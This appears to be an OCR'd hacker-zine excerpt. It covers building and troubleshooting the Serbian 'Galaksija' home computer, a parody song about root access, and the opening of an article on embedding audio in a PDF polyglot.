
8. Ako želite da obojite kutiju i ispišete sve potrebne oznake — i tu vam možemo pomoći dobrim savetom. Postoji, naime, postupak koji ima sve dobre osobine sito-štampe, daje estetski dobre rezultate, ima veliku mehaničku otpornost, a može se lako izvesti u amaterskim uslovima. Treba da pripremimo dva auto-lak spreja (najbolje da jedan bude beli a drugi tamniji, recimo medio-plavi, broj 469), bočicu benzina za čišćenje i lithoset-slova I, eventualno, linije.




9. Neophodno je da finim brusnim papirom obrusimo celu površinu koju ćemo obojiti. Nigde ne sme da bude sjajna, jer bi sa takvih mesta boja brzo otpala. Dobro ćemo je očistiti i odmastiti benzinom.



10. Ravnomerno ćemo naprskati površinu svetlijom bojom (najbolje belom). Biće korisno ako proučimo uputsvo sa bočice spreja. Ovaj sloj treba da se suši najmanje tri časa, ali ne na hladnom ili vlažnom vazduhu.




11. Lithoset-slovima ćemo preko tek osušene površine ispisati sve potrebne tekstove. Ako izvučemo i linije po obodu kutije i pored otvora za tastaturu, dobićemo lepši izgled. Čistim i suvim prstom ćemo pritisnuti svako slovo, da bismo bili sigurni da je dobro zalepljeno.




12. Pažljivo ćemo sve to preprskati tamnijom bojom. Ovaj sloj treba da bude što ravnomerniji i tanji, tek toliko da se ne providi bela boja.

13. Posle oko jednog časa sušenja (ne mnogo duže!), pažljivo ćemo noktom izgrebati slova i linije. Možda će posle ove faze rada poklopac izgledati pomalo neprecizno i neuredno. Ne obraćajmo, zasad, pažnju na to.




14. Kad na čistu krpicu ili papirnu maramicu stavimo malo benzina za čišćenje i protrljamo površinu, bićemo iznenađeni veoma lepim izgledom slova i linija.


10.4 Bez ovog se ne može — Ispravljač i stabilizator za napajanje



Električna shema ispravljača



Montažna shema ispravljača



Štampano kolo ispravljača

SPECIFIKACIJA DELOVA ZA ISPRAVLJAČ

OTPORNIK

R1	1 K

KONDENZATORI

C1	3300-6800 µF min.16 V
C2	0.2 do 1 µF
C3	0.2 do 1 µF
C4	500 µF min. 30 V
C5	100 µF min. 16 V
C6	100-200 nF min. 400 V

DIODE

D1	1N5400
D2	1N5400
D3	1N4001
D4	1N4001
D5	cener dioda BZ 12

INTEGRISANO KOLO

stabilizator 7805

TRANSFORMATOR


2 X 9 V min 6 W

Odmah ćemo reći da se stabilisani napon 12 V koristi samo za napajanje RF modulatora, i da ga možete izostaviti ako ne ugrađujete modulator ili imate takav koji se napaja naponom 5 V. Time biste uštedeli komponente D3, D4, D5, C4, C5 i R1. Kondenzator C6 na primarnoj strani mrežnog transformatora služi za eliminisanje neželjenih smetnji koje bi se mogle pojaviti iz mreže. Ispravljač je punotalasni, i na elektrolitskom kondenzatoru C1 se dobija oko 11 V ispravljenog i filtriranog napona. Integrisani stabilizator 7805 obezbeđuje oko 1A struje pri naponu od 5 V. Dobro je upotrebiti i transformator koji može da napaja strujom te jačine, bez obzira što računar troši svega oko 0,4 A. Ostatak struje neka služi za kasnije napajanje eventualnih proširenja. Kondenzatori C2 i C3 osiguravaju 7805 protiv oscilovanja. Pošto stabilizator 7805 u toku rada oslobađa veliku količinu toplote, potrebno ga je montirati na hladnjak. Ako nemamo fabrički, možemo ga napraviti od tri komada aluminijumskog lima dimenzija 35×80, 35×110 i 35×140, od kojih se svaki na dva mesta oštro savije u obliku slova U. Otvor na metalnoj zastavici stabilizatora je za zavrtanj M3, kojim se on dobro stegne za hladnjak. Pre-

poručljivo je pre montaže dodirnu površinu stabilizatora namazati sa malo silikonske paste, radi boljeg odvođenja toplote. Nikakvi liskunski izolatori nisu potrebni. Izaberite sami u kakvu kutiju ćete montirati ovaj ispravljač i transformator. Poželjno je da ima otvore za hlađenje, i ako je metalna, obavezno treba mrežni napon dovesti trožilnim kablom sa „šuko-utikačem“. Žuto-zeleni vod kabla se sa jedne strane spaja sa listićem za uzemljenje šuko-utikača, a sa druge za masu metalne kutije i minus-pol ispravljača.


10.5 Jednostavan zahvat — fantastični efekti

Da bismo običan crno-beli televizor pretvorili u monitor, moramo da poštujemo jedno važno ograničenje: video ulaz može da se doda samo televizoru koji ima mrežni transformator. TV prijemnici sa „vrućom šasijom“ su vrlo opasni za prepravke jer su galvanski spojeni sa računarom i tako ugrožavaju život onoga ko upravo radi sa njim. Kako da proverite da li vaš televizor ima „vruću šasiju“? Ako nemate dovoljno iskustva i predznanja, odustanite od tog posla ili ga prepustite stručnjaku. Ako ste sigurni u svoje znanje, otvorite televizor i uključite ga u mrežu (to je ono što, prema uputstvima proizvođača, „nikada ne smete da radite“), nikako ne dodirujući njegove metalne delove. Izmerite potencijal mase televizora u odnosu na zemlju. Isključite mrežni utikač, okrenite ga za 180 stepeni pa ponovite merenje. Ako ste u bilo kom slučaju očitali neki napon, zatvorite televizor i odustanite od dalje prepravke. Rešenje vašeg problema se zove RF modulator. Ako ni u jednom slučaju niste registrovali napon, možete da nastavite sa proverom. Otpor između bilo kog pola mrežnog priključka televizora i mase mora da bude beskonačno veliki (meri se, naravno, sa isključenim napajanjem). Ako je i ova provera dala pozitivan rezultat, imate „zeleno svetlo“ za prepravku. Najpre nabavite shemu vašeg TV prijemnika, rad bez nje nema smisla. Pronađite ulaz u prvi stepen video-pojačavača. Tu je obeležen napon takozvanog „belog nivoa“, a sink je 2 volta ispod toga. Tranzistorski TV prijemnici najčešće imaju „beli nivo“ na +3 V, a sink na +1 V. Ostavljajući prednapon iz razdelnika priključen na bazu tranzistora, otkačite vod koji dovodi signal iz videodetektora i povežite ga prema našoj slici. Potrebno je da dodate jedan bipolarni elektronski kondenzator od oko 50 μF ili, pošto se bipolarni elektroliti teško nabavljaju, dva elektrolita od po 100 μF koje vezujete kontra-redno (plus polovi jedan prema drugom, a minus polovi su za utičnicu i prekidač koji služi za izbor funkcije televizora, ne odričemo se, dakle, ni TV prijemnika). Na zadnjoj ploči televizora izbušite otvor za montažu prekidača i utičnice za videosignal. Za povezivanje je dobro koristiti što kraće vodove koji, po mogućstvu, treba da budu oklopljeni („širmovani“) ili bar da im parice budu spiralno uvijane, jedan kabl oko drugog. Ista preporuka se odnosi i na kabl koji povezuje računar i novi monitor. Time je prepravka završena. Zatvorite televizor i spojite ga sa računarom. Kada ih uključite, biće verovatno potrebno određeno podešavanje horizontalne i vertikalne sinhronizacije, kao i podešavanje televizora na najjači kontrast, pri kome se slova još ne „razmazuju“.




Razdelnik za televizor


10.6 Prvo uključivanje — Bez panike, sve će biti u redu



Štampano kolo logičke sonde



Montažna shema logičke sonde



Električna shema logičke sonde

SPECIFIKACIJA DELOVA ZA LOGIČKU SONDU

OTPORNICI

R1	390 OMA
R2	390 OMA
R3	390 OMA
R4	390 OMA
R5	390 OMA
R6	390 OMA
R7	100 OMA

KONDENZATOR

C1 100 nF

DIODE

L1-L6 LED svetleće diode (6 KOM)

INTEGRISANA KOLA

74 LS 04
74 LS 93

Najpre uključite u mrežu samo ispravljač. Izmerite napone: stabilisani napon od 5 V ne sme da odstupa više od $\pm 0{,}25$ V. Za 12 V (napon koji je potreban za neke RF modulatore) odstupanja mogu da budu i ± 1 V. Pošto ste se uverili da su naponi u dozvoljenim granicama, spojite mase ispravljača i računara komadom žice, merni instrument podesite na najširi opseg merenja jačine struje, pa plus pipkom instrumenta dodirnite $+5$ V izlaz ispravljača, a minus pipkom ulaz za $+5$ V na računaru. Instrument treba da pokaže struju između 300 i 500 mA. Ako je dobijena vrednost u ovim granicama, uklonite instrument sa $+5$ V i ponovite isto sa $+12$ V. Zavisno od tipa upotrebljenog RF modulatora (on se jedini napaja strujom koju merimo), otklon kazaljke treba da bude nekoliko miliampera. Da bismo ga registrovali, dakle, moramo da smanjimo opseg instrumenta. Ako je sve u redu, sklonimo merni instrument i priključimo monitor preko video-ulaza (ili TV prijemnik preko antenskog), povežimo ispravljač sa računarom i uključimo ga. Ako koristimo RF signal i TV prijemnik, preći ćemo skalu televizora na sva tri opsega da bismo našli gde je prijem najbolji. Računar će napisati prvu reč u svom životu — „READY“ (spreman).

10.6.1 Važno je da proradi — ne mora iz prve

Ako računar ne proradi „iz prve“, ne dopustite da vas obuzme panika: prolazne teškoće su sastavni deo amaterskog rada. Ako slika postoji ali je nestabilna, pokušajte sa podešavanjem vertikalne i horizontalne sinhronizacije TV prijemnika ili monitora (regulatori se nalaze na zadnjoj strani aparata; kod nekih televizora moraju da se podešavaju odvrtkom). Ako se na ekranu ništa ne vidi, pojačajte osvetljenje ekrana. Možda se sada, umesto jedne, vidi devet malih slika (u tri reda po tri) koje su crno oivičene i bez teksta. Ovu pojavu nije teško otkloniti: kvarc, umesto na 6.144 MHz, osciluje na tri puta višoj frekvenciji. Dovoljno je da ugradite kondenzator C5 čija kapacitivnost iznosi između 10 i 30 pF. Za njegovo dodavanje, kao i za bilo koju drugu prepravku, treba isključiti računar iz mreže. Ako je računar potpuno nem, dodirnite oprezno prstom svaku komponentu, posebno IC kola. Hladnjak stabilizatora bi već posle nekoliko minuta rada trebao da bude topao, a nešto malo i ispravljačke diode i mrežni transformator. Od čipova sme umereno da se zagreva mikroprocesor (ne toliko da ne možemo da držimo prst na njemu!) i EPROM-i. Ako je nešto pregrejano, bar znamo gde da tražimo kratak spoj.

10.6.2 Skriveni kvarovi i ćudljive greške

Moguće je, naravno, da je kvar tako dobro „sakriven“ da se još uvek nije pokazao. U tom slučaju je sasvim moguće da na štampi postoji neki kratak spoj. Isključite ispravljač, uzmite AVO-metar i na opsegu od om $\times$ 1 strpljivo ispitajte sve bliske vodove. Usput proverite i da li je nožica nekog čipa ostala, možda, nezalemljena, a zatim okrenite štampanu ploču i ponovo proverite ispravnost rasporeda komponenti. Postoji i mogućnost da računar radi, ali uz neke specifične nedostatke: kada, recimo, pritisnete neki taster, pojave se dva slova umesto jednog. U tom slučaju je sasvim sigurno nastupio kratak spoj na linijama od čipova 741-S251 i 74LS156 (nalaze se jedan pored drugoga) do tasta-

ture. Ako snimite situaciju i zaključite koji se parovi slova pojavljuju zajedno, moći ćete, gledajući razmeštaj tastera u matrici (na shemi) da tačno utvrdite koje su linije kratko spojene. Moguće je da se redovi teksta na ekranu krive po horizontali, naročito u poslednjim redovima. To govori o neprilagođenosti signala za sinhronizaciju slike, pa će biti neophodno da eksperimentišete sa promenom otpornosti R9 i R10 (R9 ne sme da bude manja od 40 oma, jer će u protivnom biti ugrožen čip 741S38).

10.6.3 Alatka za tvrdokorne greške

Za posebno „tvrdokorne“ greške treba napraviti jednu pomoćnu alatku: zove se logička sonda i može biti korisna i u mnogim drugim prilikama. Za nju su potrebna dva čipa. 74LSO4 i 74US90, šest led dioda, jedan kondenzator i nekoliko otpornika. Pomoću ove sonde možemo da utvrdimo da li je logički nivo na nekoj od linija visok (svetli prvi LED), nizak (drugi LED) ili postoje povorke impulsa (tada preostale četiri LED ne prikazuju statičnu situaciju nego trepere, najčešće tako brzo da imamo utisak da sva četiri svetle, statična situacija, bez povorke impulsa, ne može nikada da upali sve četiri LE diode). Najbolje je da masa i napajanje sonde budu dve raznobojne fleksibilne žice dužine oko 50 cm koje se završavaju „krokodil-hvataljkama“. Njima ćemo, negde sa uređaja koji ispitujemo (to ne mora da bude samo računar „galaksija“), dovesti stabilisanih 5 V pazeći na polaritet — greška može da ošteti sondu. Zatim ćemo, dodirujući zašiljenim vrhom sonde karakteristične tačke, očitavati logička stanja. Najpre ćemo se uveriti da li oscilator radi. Nožica 10 čipa 74LS32 mora da pokazuje naizmenični signal, što znači da su svi LED-ovi upaljeni. Dalje pratimo lanac delitelja: nožica 2 kola 74LS93, nožica 14 kola CD4040, nožica 2 kola CD4017. Svako od ovih mesta pokazuje isto stanje na sondi, izuzev poslednjeg, kod koga je učestanost dovoljno niska da primetimo kako neki LED-ovi trepere. Ako negde postoji statično stanje, našli smo grešku. Pažljivo proverimo okolnu štampu: ako na njoj nema greške, moraćemo da zamenimo čip. Nožica 26 mikroprocesora mora oko pola sekunde po uključivanju da pokazuje nizak logički nivo, a zatim stalno visok. Ako nije tako, proverite tranzistor vezan za tu nožicu i elektrolitski kondenzator koji spaja R5 sa + 5 V.

10.6.4 Drugi možda znaju više

Ako ni posle svih ovih operacija niste pronašli grešku, moraćete da potražite pomoć nekog stručnjaka. Čini nam se da je taj put jednostavniji nego da počnete da učite elektroniku. Postoji, najzad, i jedan problem koji se rešava čisto softverski: ukoliko je slika na vašem monitoru (televizoru) pomerena previše ulevo, svaki put kada uključite računar moraćete da otkucate BYTE 11176, 12 i pritisnete (RET) (u ekstremnijem slučaju upotrebite naredbu BYTE 11176,13). Slično tome, ako je slika pomerena udesno, možete da otkucate BYTE 11176,10 (ili čak BYTE 11176,9) i pritisnete (RET) svaki put kada uključite računar.

Tekst: Voja Antonić Crteži: Mirjana Antonić Fotografije: Ivan Ivanov

10.7 Nabavka delova za računar „Galaksija“ — Komponente i kako ih steći

Samogradnja računara, čak i u sredinama u kojima se mikroprocesori kupuju „na kilo“, nije baš sasvim jednostavna stvar. Neki ključni delovi računara, kao što je ROM, ne nalaze se u slobodnoj prodaji nigde u svetu, a do nekih, kao što je tastatura, ne dolazi se ni jeftino ni lako. Kod nas, gde je često teško naći i najobičniji otpornik, upuštanje u jednu takvu avanturu može izgledati potpuno bezumno. Pokazuje se, međutim, da je moguće savladati i jednu takvu prepreku. Kako?

Zahvaljujući razumevanju i ljubavi prema računarima nekolicine domaćih proizvođača, „Galaksija“ je uspela da za čitaoce ovog izdanja obezbedi barem one komponente bez kojih bi samogradnja računara predstavljala zaista samoubilački čin — ROM, tastaturu i pločicu sa štampanim vezama — i to po cenama koje su znatno ispod tržišnih! (Štampano kolo će hobiste koštati 40 odsto jeftinije nego „Elektroniku Inženjering“, mada oni plaćaju porez na promet, a privredna organizacija ne!). Pored toga, uspeli smo da sklopimo i dosta povoljan aranžman za nabavku poluprovodničkih komponenti iz inostranstva. U ovom času su pod znakom pitanja samo kutija računara i demonstraciona kaseta. Klizajući kurs dinara podiže cene svemu, pa je podigao cenu i računaru „galaksija“. Definitivna cena zavisi od načina nabavke čipova iz inostranstva. U najnepovoljnijem slučaju, ako vam carinici ne progledaju kroz prste za nekoliko čipova od kojih se sastoji „galaksija“, ona ne bi trebalo da bude veća od 15.500 dinara (komplet mehaničkih delova = 4600, komplet čipova = 6500 carina 3250, kutija i pasivne kompo-

nente = 1200 dinara), ali ne može biti manja od 11.000 dinara.

10.7.1 Mehaničke komponente

Mehaničke komponente računara „Galaksija“ — štampano kolo, konektorska pločica, maska za tastere i tasteri sa kapicama — obezbeđuju Institut za vakuumsku tehniku iz Ljubljane (tasteri) i firme MIPRO, i Elektronika iz Buja (sve ostalo). Tasteri koji će biti ugrađeni u računar „galaksija“ zadovoljavaju sve profesionalne standarde — isti takvi se ugrađuju i u terminale nekoliko domaćih kompjuterskih sistema. Štampano kolo (razume se, od vitroplasta!) ima, takođe, profesionalni izgled i kvalitet. Vodovi su zaštićeni najpre galvanskim putem a zatim i tzv. stop-lakom (to je ona zelena boja kojoj profesionalne ploče najviše duguju za svoj šarm). Sa gornje strane je štampan raspored elemenata. Ovakav kvalitet znatno olakšava sklapanje računara: mogućnost da se neka komponenta pogrešno postavi ili da se na vodovima nepažnjom napravi „tinolski“ most svedena je na teorijski minimum. Cena kompleta iznosi 4300 dinara i određena je tako da se pokriju proizvodni i poštanski troškovi, kao i porez na promet, na koji odlazi gotovo trećina sume! (U cenu nije uračunata konektorska pločica — očekuje se da neće biti skuplja od 300 din). Ovako popularna cena predstavlja podršku firmi MIPRO i Elektronika iz Buja i njihovih vlasnika Zvonka Jurasa i Blaža Krakića akciji „Galaksije“ u širenju ideje o kućnim računarima. Uz ovako povoljnu cenu idu, na žalost, i izvesna ograničenja, koja ne bi trebalo da brinu one koji na vreme donesu odluku da sagrade računar „galaksija“. Cena važi samo do 31. januara za narudžbenice koje stignu preko redakcije „Galaksije“. MIPRO, i Elektronika će i nakon tog roka primati narudžbine, ali će isporuku vršiti po ekonomskim (znači i znatno višim) cenama. Delovi se, uz to (na žalost vlasnika računara ZX Spectrum i ZX 81) mogu naručiti samo u paketu. Stotini čitalaca komplet mehaničkih komponenti će biti isporučen sa specijalnim popustom za 3660! Kojoj stotini? Prvoj koja pošalje narudžbenice — 5. januara i posle toga! Zašto baš petog? Zato što ovo specijalno izdanje ne stiže na sve kioske u isto vreme. Želimo, jednostavno, da svi čitaoci budu u ravnopravnom položaju! isporuka počinje 15. januara. Narudžbinu treba izvršiti na adresu: „Galaksija“, 11000 Beograd, Bulevar vojvode Mišića 17.

10.7.2 Integrisana kola

Potencijalne graditelje „galaksije“ ništa, valjda, ne brine toliko kao nabavka integrisanih kola. Ona se, na žalost, mogu kupiti samo u inostranstvu. Razloga za brigu ima zaista dosta: kako uskladiti narudžbu sa strogim carinskim propisima, kako objasniti na nepoznatom jeziku što vam je, zapravo, potrebno, kako izvršiti uplatu? Postupak je, u osnovi, jednostavan: treba pisati stranoj firmi i zamoliti za profakturu. Kada predračun stigne, sa njim se odlazi u banku da bi se izvršila uplata — tzv. devizna doznaka za inostranstvo. Svako, međutim, ko je njime prošao zna koliko je težak taj put. Drugog, na žalost, nema. Jedno nikada ne gubite iz vida: maksimalna vrednost jedne pošiljke ne sme da prelazi 1500 dinara, inače će biti vraćena i nikada neće stići do vas. Da bi bar malo pojednostavila proceduru, „Galaksija“ je sklopila aranžman sa firmom „Microtechnica“ iz Graca. Cena kompleta integrisanih kola, RF modulatora, kvarca i tri podnoža iznosi 1000 šilinga (oko 6500 dinara) za verziju od 4 k RAM-a (da čipa 6116), odnosno 1116 šilinga za verziju od 6 k RAM-a (tri čipa 6116). U cenu su uračunati i poštanski troškovi. Isporuka će biti vršena potpuno u skladu sa našim carinskim propisima. Da bi se izvršila narudžbina, dovoljno je zatražiti (na srpskohrvatskom) predračun delova za računar „galaksija“. Plaćanje se može izvršiti i jednom od sledećih kreditnih kartica. American Expres, Diners, Eurocard i Visa. Svim kupcima kompleta čipova za računar „galaksija“ „Microtechnica“ će besplatno programirati EPROM-e. To značajno skraćuje proceduru i ubrzava put do računara „galaksija“. Narudžbinu treba izvršiti na adresu: „MICROTECHNICA“, A-8042 GRAZ, St. PETER HAUPTSTRASSE 10. AUSTRIJA. Objavljujemo, takođe, i adrese dva dobra distributera iz Engleske (AMBIT INTERNATIONAL, 200 NORTH SERVICE ROAD, BRENTWOOD, ESSEX, ENGLAND) i Nemačke (BÜRKLIN, SHILLERSTRASSE 40,8000 MÜNCHEN).

10.7.3 Programiranje EPROM-a

Bez sistemskih programa koje treba upisati u EPROM-e 2732 (ROM) i 2716 (karakter-generator) računar „galaksija“ je potpuno bespomoćan. Čitaoci koji naruče komplet delova od „Microtechnice“ dobiće isprogramirane EPROM-e — dakle potpuno spremne za ugradnju. Čitaoci koji su već nabavili EPROM-e ili nameravaju da ih nabave preko nekog drugog distributera, treba da ih pre ugradnje pošalju

redakciji na programiranje. Usluga je potpuno besplatna, a obaviće je beogradska firma MIPRO (nije greška — postaje dve firme MIPRO i obe učestvuju u našoj akciji!), u kojoj je započet razvoj računara „galaksija“. EPROM-e možete početi da šaljete odmah — biće vam vraćeni u roku od petnaest dana. U pošiljku ubacite dovoljno poštanskih maraka za povratno pismo — isto onoliko koliko ste morali da zalepite na nju da biste nam je poslali. Raspitajte se, dakle, pre slanja o tarifi na svojoj pošti. Vrednosno pismo predstavlja najsigurniji način da EPROM-i stignu bezbedno do redakcije i do vas nazad. EPROM-e treba slati na adresu: „Galaksija“, 11000 Beograd, Bulevar vojvode Mišića 17.

10.7.4 Da li važe preliminarne narudžbenice?

Preliminarna narudžbenica za tastaturu i štampano kolo koju smo objavili u časopisu „Galaksija“ imala je za cilj da nam pomogne da tačno procenimo interesovanje za samogradnju računara „galaksija“ (i adekvatno se pripremimo za čitavu akciju) ali na osnovu njih ne možemo da vršimo isporuku. Molim vas, zato, da nam pošaljete priloženu narudžbenicu, bez obzira da li ste već poslali preliminarnu narudžbenicu iz „Galaksije“ ili ne. Isporuku ćemo vršiti samo na osnovu priložene narudžbenice.

10.7.5 1.13 Hitna pomoć

Neiskusni konstruktori ne treba da se plaše da će ostati sami ako negde zapnu u toku sklapanja računara „galaksija“. U saradnji sa radio-klubom „Avala“ iz Beograda organizovali smo službu hitne pomoći koja će dežurati svakoga dana od 17 do 20 časova uz telefon 011/402.-687. Sa ovim klubom ćemo, takođe, organizovati i besplatne kurseve za sklapanje računara. Detaljnija obaveštenja ćete naći u februarskoj „Galaksiji“ — u svakom slučaju pre nego što vam pođe za rukom da kompletirate delove.

NARUDŽBENICA

Ovim neopozivo naručujem komplet delove za računar „galaksija“ (54 tastera, kapice sa odgovarajućim oznakama, aluminijumska maska za tastere i štampano kolo) po ceni od 4300 dinara. U cenu nije uračunat štampani konektor koji će takođe biti isporučen. Očekuje se da ukupna suma neće preći 4600 dinara.

Isplatu ću izvršiti poštaru prilikom preuzimanja pošiljke.

Ime i prezime

I. k. i od koga je izdata

Ulica i broj

Poštanski broj i mesto

Narudžbenicu poslati na adresu: „Galaksija“ — BIGZ, 11000 Beograd, Bulevar vojvode Mišića 17.

KUPON za specijalni popust 3660 umesto 4300 dinara

Ograničeni broj čitalaca dobiće na osnovu ovog kupona specijalni popust za komplet mehaničkih delova. Kupon poslati zajedno sa narudžbenicom najranije 5. januara

Voja Antonić (in the back) and his friend Jova Regasek assembling Galaksija

11 Root Rights are a Grrl's Best Friend

by fbz

The trolls are glad to lie for views
They delight in online duels.
But I prefer a man page that describes extensive tools.

A shell on the sys may be quite continental
But root rights are a grrl's best friend.
sudo may be grand, but it won't pay the rental
On your hosting fee, or help you with the disassembly.
RAM gets cold as exploits get sold
And we all mine bitcoin in the end.
But exploit or shell script, priv escalation keeps its shape!
Root rights are a grrl's best friend!

There may come a time when a hacker needs a lawyer,
But root rights are a grrl's best friend.
There may come a time when a tech firm employer
Offers you stock options
But get root rights and your own machines.
Perks will fly when stocks are high,
But beware when they start to descend.
Machines will go offline and no more command line!
Root rights are a grrl's best friend!

I've heard of servers where you get admin accounts,
But root rights are a grrl's best friend.
And I think that machines that you admin yourself
Are better bets. If nothing else, big data sets!
Unix time rolls on, entropy is gone,
And you can't get that file to prepend.
But big racks or botnets you get props for root logins!

Root rights, root rights, I don't mean jail breaks,
Root rights are a grrl's best, best friend!

12 What if you could listen to this PDF?

by Philippe Teuwen

To honor the tradition of polyglot releases, this PDF is also an audio file featuring a 24-bit studio recording of fbz' *Root Rights are a Grrl's Best Friend*, which you can enjoy with MPlayer or VLC media player.

There are some official ways to embed an audio file in a PDF, such as LaTeX's `media9` package. Unfortunately, that would only work in Adobe Acrobat Reader, provided that you also install Adobe Flash—quite a reckless prerequisite nowadays. We are not such bad neighbors, so we looked for alternatives.


Adobe, once again, is out to search-and-destroy polyglots, so all common audio file types such as WAV, MP3, M4A, 3GP, AAC, FLAC, are prohibited. Still, some less popular formats remain undetected, up until now! Among the free lossless formats these are True Audio (`.tta`) and WavPack (`.wv`).

